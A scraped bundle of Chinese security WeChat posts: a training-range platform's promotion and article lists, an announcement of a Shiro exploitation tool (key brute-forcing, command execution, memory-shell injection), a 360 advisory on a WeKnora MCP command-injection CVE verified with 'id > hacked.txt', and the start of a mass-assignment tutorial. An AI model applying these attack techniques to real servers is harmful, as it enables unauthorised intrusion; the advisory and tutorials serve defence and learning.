
我们期望大家可以打完靶场之后可以挖掘到真实的漏洞。达到闭环的效果,喜报功能收集了大家已经挖掘到的漏洞报告,以及一些真实报告。
|
||||
|
||||
|
||||
#
|
||||
# 02签到
|
||||
|
||||

很多宝子还不知道咱们已经支持公众号签到了,躺着也可以签到。
|
||||
|
||||
|
||||
|
||||
#
|
||||
# 03每日限免
|
||||
|
||||

为了能让更多的宝子可以免费的开启会员靶场,我们会在工作日随机开放一些靶场的限免,还请加群关注。我们会以如下的方式在群里通知。
|
||||
|
||||
|
||||
|
||||
|
||||
# 04内部群
|
||||
|
||||
加群不收费哈!!!
|
||||
交流群里会每天更新限免靶场,以及免费学习资料。
|
||||
|
||||
进一个群就可以,所有的通知都会通知到位
|
||||
|
||||
进交流群,请加我好友
|
||||
|
||||

|
||||
|
||||
|
||||
有什么好的建议可以在留言区评论哦
|
||||
## 小说 一念破阵:
|
||||
## 【连载安全小说-一念破阵】 序章-初获功法
|
||||
## 【连载安全小说-一念破阵】 第一章-暗夜修行,初试锋芒
|
||||
## 【连载安全小说-一念破阵】 第二章 幽昙引路,药香寻踪
|
||||
## 【连载安全小说-一念破阵】 第三章 药奴试炼
|
||||
## 【连载安全小说-一念破阵】 第四章 篡改之劫,后台之影
|
||||
## 【连载安全小说-一念破阵】第五章 逆通之秘,天道源码
|
||||
## 【连载安全小说-一念破阵】第六章 星陨之约,药神归位
|
||||
## 【连载安全小说-一念破阵】第七章 Cookie迷阵,千次验证破茧成神
|
||||
## 【靶场415】第八章:千身幻影,破隙之钥
|
||||
##
|
||||
##
|
||||
## 文章:
|
||||
## 【揭秘】好靶场的应急响应靶场制作的坑
|
||||
##
|
||||
## WP:
|
||||
## 【好靶场】打靶场,挖 SRC,1个漏洞 500+
|
||||
## 【答案Wp】尼奥的征途:寻找黑客帝国的密码
|
||||
##
|
||||
##
|
||||
|
||||
往期内容:
|
||||
|
||||
[【功能上新】炫酷的个人页面](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486698&idx=2&sn=79e796c2ae0d8a48c754599a67a4d067&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场330】双十一好靶场薅羊毛指南](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486645&idx=1&sn=2e86abfc0da4d9f6f67ccf98a8289232&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场329】团队功能外测](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486643&idx=1&sn=52620323696bc09f7dc2e5b566c5a1f9&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场322】日榜:看看是谁在卷你](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486587&idx=2&sn=ca08973dda7d20c247286db8cc67099a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场311】社工靶场上线](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486572&idx=1&sn=e8a28f358a893b6080c5771a13daad35&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场306】关于积分获取方式公布](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486563&idx=1&sn=274abf58b788ddd4544d866e00f691f3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场】卷王徽章已发放。](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486470&idx=2&sn=6ec04e1b8f69ecc11c6650a9cbca3b24&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场290个】卷王徽章发放](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486459&idx=1&sn=16adfd9eddf528c03b2c479b2dfee8ed&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【超级靶场限免】尼奥的征途:寻找黑客帝国的密码](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486423&idx=1&sn=f8cd239096354f811ed5c948dd82a66b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场】最新功能](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486402&idx=1&sn=6b7a72dd0f34b98cc7d35d17f6c2a039&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【进度:靶场274】毛线徽章上线](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486416&idx=1&sn=88d24a22a0475a2c1e01b07a0ff90ea6&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场】积分商城上线](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486408&idx=1&sn=382c4a313153a4beda90462d7bbf5827&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【靶场增加到251个】页面大调整!!!](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486392&idx=1&sn=ebd2328508bb3b6ee736f16ea71192ea&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【靶场增加到249个】WP 中心功能上线了](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486386&idx=1&sn=b83a43a236690e3032e53f3f6123d6e1&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【靶场增加到246个】祖国76周年快乐,大家别卷](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486379&idx=1&sn=af8d9fd9936f8718d35e5318ff7d6c9a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场237】各位股东,国庆值班安排表](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486367&idx=1&sn=10a9289ac4b77415439d99404ce61e79&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【靶场数量215】靶场页面怎么做你说了算](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486343&idx=1&sn=6d056e16b6ff231a17d0ad4c7d928fbf&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场235】命令执行靶场 第二弹](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486360&idx=1&sn=e8bf9e8fba4a7d30863f39242904bfcc&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场】命令执行靶场 第一弹](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486350&idx=1&sn=9245e2d705b98291e9d128bbcd27d7d3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场】标准验证码渗透测试指南](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486331&idx=1&sn=ed85e2aadf554bfa1d68a7e516d1d4b4&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场】【靶场数量212】个人信息处存在越权](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486213&idx=1&sn=8026560971a7c93163af397d63df988b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场】PHP代码审计CodeHunter3](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486196&idx=1&sn=32b2c86c7ee6097b7a23628688d2a53f&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场逻辑漏洞】优惠卷只能领取一次?你OUT了](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486149&idx=1&sn=0b65216060cc21c4de2f7e50c4987166&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场支付逻辑漏洞】--充值舍入漏洞](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486136&idx=1&sn=3144fbbda0d1cae55876265923508f77&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【好靶场SQLMap对抗靶场】就你在用SQLMap一把梭是吧?](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486115&idx=1&sn=efaddab1d56bfc7314443105abca5291&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Java代码审计靶场](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486104&idx=1&sn=d97febe13ab8e88845b804aed7994cbe&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[大学生网络安全必看导论](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486088&idx=1&sn=89486813a3a6802acb6435ce7368cbda&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
各位股东看这里:周报汇总
|
||||
|
||||
[【靶场数量突破200+】上周进度汇报](https://mp.weixin.qq.com/s?__biz=Mzg4MDg5NzAxMQ==&mid=2247486203&idx=1&sn=ad87599535c22f5d7c6dd76d714926c4&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,94 @@
|
||||
# 【工具推荐】Shiro漏洞综合利用工具-v2.1版本更新
|
||||
FL_Clover 网络安全007 2026-01-12 09:56
|
||||
|
||||
一、工具介绍
|
||||
|
||||
Shiro漏洞综合利用工具-v2.1版本更新
|
||||
|
||||
文末附项目下载链接
|
||||
|
||||
二、工具功能点
|
||||
- 爆破rememberMe
|
||||
|
||||
- 漏洞探测(Shiro550、Shiro721)
|
||||
|
||||
- 探测回显链
|
||||
|
||||
- 探测依赖(FindClassByURLDNS、FindClassByBomb)
|
||||
|
||||
- 命令执行
|
||||
|
||||
- 注入内存马
|
||||
|
||||
- 全局代理
|
||||
|
||||
三、工具使用
|
||||
|
||||
1.Shiro550
|
||||
|
||||

|
||||
|
||||
2.Shiro721
|
||||
|
||||

|
||||
|
||||
3.FindClassByURLDNS
|
||||
|
||||

|
||||
|
||||
4.
|
||||
自定义探测类
|
||||
|
||||

|
||||
|
||||
5.FindClassByBomb
|
||||
|
||||

|
||||
|
||||
6.命令执行
|
||||
|
||||

|
||||
|
||||
7.内存马注入
|
||||
|
||||

|
||||
|
||||
8.
|
||||
自定义内存马
|
||||
|
||||

|
||||
|
||||
四、工具获取
|
||||
|
||||
**关注公众号后台回复“**
|
||||
**20260112****”均可获取下载链接**
|
||||
|
||||
<table><tbody><tr><td data-colwidth="576"><p data-pm-slice="0 0 []" style="-webkit-tap-highlight-color: transparent;margin: 0px 0px 8px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;font-size: 17px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 400;letter-spacing: 0.544px;orphans: 2;text-align: justify;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;white-space: normal;text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;font-family: system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;color: rgb(34, 34, 34);background-color: rgb(255, 255, 255);"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-family: 宋体;color: red;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;">免责声明:</span></span></strong></p><p style="-webkit-tap-highlight-color: transparent;margin: 0px 0px 8px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;color: rgba(0, 0, 0, 0.9);font-size: 17px;font-style: normal;font-variant-ligatures: normal;font-variant-caps: normal;font-weight: 400;letter-spacing: 0.544px;orphans: 2;text-align: justify;text-indent: 0px;text-transform: none;widows: 2;word-spacing: 0px;-webkit-text-stroke-width: 0px;white-space: normal;text-decoration-thickness: initial;text-decoration-style: initial;text-decoration-color: initial;font-family: system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;background-color: rgb(255, 255, 255);"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-family: 宋体;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"> </span></span><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 14px;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;">本文章仅做网络安全技术研究使用!另利用网络安全007公众号所提供的所有信息进行违法犯罪或造成任何后果及损失,均由</span><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(255, 0, 0);"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;">使用者自身承担负责</span></span></strong><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;">,与网络安全007公众号</span><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(255, 0, 0);"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;">无任何关系</span></span></strong><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overLine truncated
|
||||
**●****推荐阅读●**
|
||||
|
||||
****
|
||||
**应急响应系列**
|
||||
|
||||
**未授权访问漏洞系列**
|
||||
|
||||
**Nessus漏扫神器之攻防两用**
|
||||
|
||||
**红队如何在攻防演练中一夜暴富?**
|
||||
# 浅谈Nacos漏洞之超管权限后续利用
|
||||
|
||||
****
|
||||
**超级弱口令工具+超级字典,攻防必备!**
|
||||
|
||||
**记某APP服务端渗透测试实战GetShell**
|
||||
|
||||
**日常实战渗透小技巧,掌握就无需担心漏洞产出为零!**
|
||||
|
||||
**实战|某网站未授权访问=》数据库权限=》服务器权限**
|
||||
|
||||
**全方位揭秘:50多种横向渗透提权终极技巧,一篇文章彻底掌握!**
|
||||
|
||||
写作不易,分享快乐
|
||||
|
||||
期待你的 **分享**
|
||||
●**点赞●在看●关注●收藏**
|
||||
|
||||
@@ -0,0 +1,140 @@
|
||||
# 【已复现】腾讯 WeKnora MCP服务命令注入漏洞(CVE-2026-22688)
|
||||
原创 360漏洞研究院 360漏洞研究院 2026-01-12 08:42
|
||||
|
||||
“扫描下方二维码,进入公众号粉丝交流群。更多一手网安资讯、漏洞预警、技术干货和技术交流等您参与!”
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
<table><tbody><tr style="box-sizing: border-box;"><td colspan="4" data-colwidth="100.0000%" width="100.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;background-color: rgb(100, 130, 228);box-sizing: border-box;padding: 0px;"><section style="text-align: center;color: rgb(255, 255, 255);box-sizing: border-box;"><p style="margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">漏洞概述</span></strong></p></section></td></tr><tr style="box-sizing: border-box;"><td data-colwidth="24.0000%" width="24.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;color: rgb(0, 0, 0);padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">漏洞名称</span></strong></p></section></td><td colspan="3" data-colwidth="76.0000%" width="76.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">腾讯 WeKnora MCP服务命令注入漏洞</span></p></section></td></tr><tr style="box-sizing: border-box;"><td data-colwidth="24.0000%" width="24.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;color: rgb(0, 0, 0);padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">漏洞编号</span></strong></p></section></td><td colspan="3" data-colwidth="76.0000%" width="76.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">CVE-2026-22688</span></p></section></td></tr><tr style="box-sizing: border-box;"><td data-colwidth="24.0000%" width="24.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;color: rgb(0, 0, 0);padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">公开时间</span></strong></p></section></td><td data-colwidth="28.0000%" width="28.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span style="box-sizing: border-box;"><span leaf="">2026-01-09</span></span></p></section></td><td data-colwidth="28.0000%" width="28.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span style="color: rgb(0, 0, 0);box-sizing: border-box;"><span leaf="">POC状态</span></span></strong></p></section></td><td data-colwidth="20.0000%" width="20.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;color: rgb(100, 130, 228);box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">已公开</span></strong></p></section></td></tr><tr style="box-sizing: border-box;"><td data-colwidth="24.0000%" width="24.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;color: rgb(0, 0, 0);padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">漏洞类型</span></strong></p></section></td><td data-colwidth="28.0000%" width="28.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">命令注入</span></p></section></td><td data-colwidth="28.0000%" width="28.0000%" style="border-width: 1px;border-color: rgLine truncated
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
影响组件
|
||||
|
||||
|
||||
|
||||
Tencent WeKnora 是腾讯推出的知识管理服务端应用,支持知识库管理及 MCP(Model Control Plane)服务对接。本次风险主要影响 WeKnora 的 MCP 服务模块,具体漏洞点位于 internal/mcp/client.go 文件,涉及 stdio 传输模式下的命令执行逻辑及 /api/v1/mcp-services 相关接口。
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
|
||||
|
||||
近日,安全研究人员披露了 Tencent WeKnora 存在一个严重的命令注入漏洞(**CVE-2026-22688**
|
||||
)。该漏洞允许经过身份认证的远程攻击者在服务器上**执行任意命令**
|
||||
。
|
||||
|
||||
|
||||
经分析,漏洞根源在于 WeKnora 对 MCP 服务配置的信任边界校验缺失。当传输类型设置为 stdio 时,系统未能对 **command**
|
||||
和 **args**
|
||||
参数实施有效的安全过滤(如白名单校验或路径限制)。攻击者提交的恶意配置会被持久化存储至数据库,当管理员或自动化脚本调用 /api/v1/mcp-services/{id}/test 端点进行服务连接测试时,未经验证的参数会被直接传输至 client.NewStdioMCPClientWithOptions 函数,并最终通过 exec.Command 触发执行。
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**漏洞复现******
|
||||
|
||||
|
||||
|
||||
360 漏洞研究院已复现腾讯 WeKnora MCP服务命令注入漏洞(CVE-2026-22688),通过执行 id > hacked.txt 完成对该漏洞的验证。
|
||||
|
||||

|
||||
|
||||
图1 发送Payload
|
||||
|
||||

|
||||
|
||||
图2 CVE-2026-22688 腾讯 WeKnora MCP服务命令注入漏洞复现
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**漏洞影响范围******
|
||||
|
||||
|
||||
|
||||
受影响版本:
|
||||
|
||||
WeKnora < 0.2.5
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**修复建议******
|
||||
|
||||
|
||||
|
||||
**正式防护方案**
|
||||
|
||||
升级 WeKnora 至 **0.2.5**
|
||||
或更高版本
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**产品侧支持情况**
|
||||
|
||||
|
||||
|
||||
**360安全智能体:**
|
||||
支持该漏洞攻击的智能分析**。**
|
||||
|
||||
**360测绘云 Quake**
|
||||
:默认支持该产品的指纹识别。
|
||||
|
||||
**360高级持续性威胁预警系统**
|
||||
:预计 2026年01月13日发布规则更新包,支持该漏洞利用行为的检测。
|
||||
|
||||
**360资产与漏洞检测管理系统**
|
||||
:预计 2026年01月13日发布规则更新包,支持该漏洞利用行为的检测。
|
||||
**本地安全大脑**
|
||||
:默认支持该漏洞的PoC检测。
|
||||
|
||||
|
||||
**07**
|
||||
|
||||
**时间线**
|
||||
|
||||
|
||||
|
||||
2026年1月12日,360漏洞研究院发布本安全风险通告。
|
||||
|
||||
|
||||
**08**
|
||||
|
||||
参考链接
|
||||
|
||||
|
||||
|
||||
https://nvd.nist.gov/vuln/detail/CVE-2026-22688
|
||||
|
||||
|
||||
09
|
||||
|
||||
更多漏洞情报
|
||||
|
||||
|
||||
|
||||
建议您订阅360数字安全-漏洞情报服务,获取更多漏洞情报详情以及处置建议,让您的企业远离漏洞威胁。
|
||||
|
||||
|
||||
邮箱:360VRI@360.cn
|
||||
|
||||
网址:https://vi.loudongyun.360.net
|
||||
|
||||
|
||||
|
||||
“洞”悉网络威胁,守护数字安全
|
||||
|
||||
|
||||
**关于我们**
|
||||
|
||||
|
||||
360 漏洞研究院,隶属于360数字安全集团。其成员常年入选谷歌、微软、华为等厂商的安全精英排行榜, 并获得谷歌、微软、苹果史上最高漏洞奖励。研究院是中国首个荣膺Pwnie Awards“史诗级成就奖”,并获得多个Pwnie Awards提名的组织。累计发现并协助修复谷歌、苹果、微软、华为、高通等全球顶级厂商CVE漏洞3000多个,收获诸多官方公开致谢。研究院也屡次受邀在BlackHat,Usenix Security,Defcon等极具影响力的工业安全峰会和顶级学术会议上分享研究成果,并多次斩获信创挑战赛、天府杯等顶级黑客大赛总冠军和单项冠军。研究院将凭借其在漏洞挖掘和安全攻防方面的强大技术实力,帮助各大企业厂商不断完善系统安全,为数字安全保驾护航,筑造数字时代的安全堡垒。
|
||||
|
||||
@@ -0,0 +1,117 @@
|
||||
# 【接口漏洞第五章第一节】当API“过度热心”:批量赋值漏洞的狩猎笔记
|
||||
原创 升斗安全XiuXiu 升斗安全 2026-01-12 11:04
|
||||
|
||||
**【文章说明】**
|
||||
- **目的**
|
||||
:本文内容仅为网络安全**技术研究与教育**
|
||||
目的而创作。
|
||||
|
||||
- **红线**
|
||||
:严禁将本文知识用于任何**未授权**
|
||||
的非法活动。使用者必须遵守《网络安全法》等相关法律。
|
||||
|
||||
- **责任**
|
||||
:任何对本文技术的滥用所引发的**后果自负**
|
||||
,与本公众号及作者无关。
|
||||
|
||||
- **免责**
|
||||
:内容仅供参考,作者不对其准确性、完整性作任何担保。
|
||||
|
||||
**阅读即代表您同意以上条款。**
|
||||
|
||||
****
|
||||
前面章节讲到了通过工具来辅助我们遍历挖掘可能存在的隐藏参数内容,但今天我们要讲的是如何利用系统自己返回的
|
||||
已有内容来挖掘、构造可能存在的参数。
|
||||
|
||||
小心接口参数中的“
|
||||
自动填充”功能:
|
||||
藏在代码里的权限后门
|
||||
|
||||
这类漏洞是这样“无意间”产生的:
|
||||
|
||||
想象一下,你在填一张用户信息表,本来只需要填“
|
||||
姓名”和“
|
||||
邮箱”,但系统却自作聪明地把表格背后的“
|
||||
用户ID”和“
|
||||
管理员权限”也一起提交了。这就是批量赋值漏洞的典型场景。
|
||||
|
||||
这种漏洞有个通俗的名字叫“
|
||||
自动绑定”——听起来方便,实则危险。当软件框架过于“热心”,自动把用户提交的数据直接塞进内部对象的所有字段时,开发者没想公开的隐藏参数就被无意中曝光了。
|
||||
【实际就是系统自动将用户没提交的数据,按默认参数名:值 的格式提交了】
|
||||
|
||||

|
||||
|
||||
漏洞侦察:像侦探一样寻找蛛丝马迹
|
||||
|
||||
怎么发现这些不该存在的“隐藏参数”?关键是要学会对比观察。
|
||||
|
||||
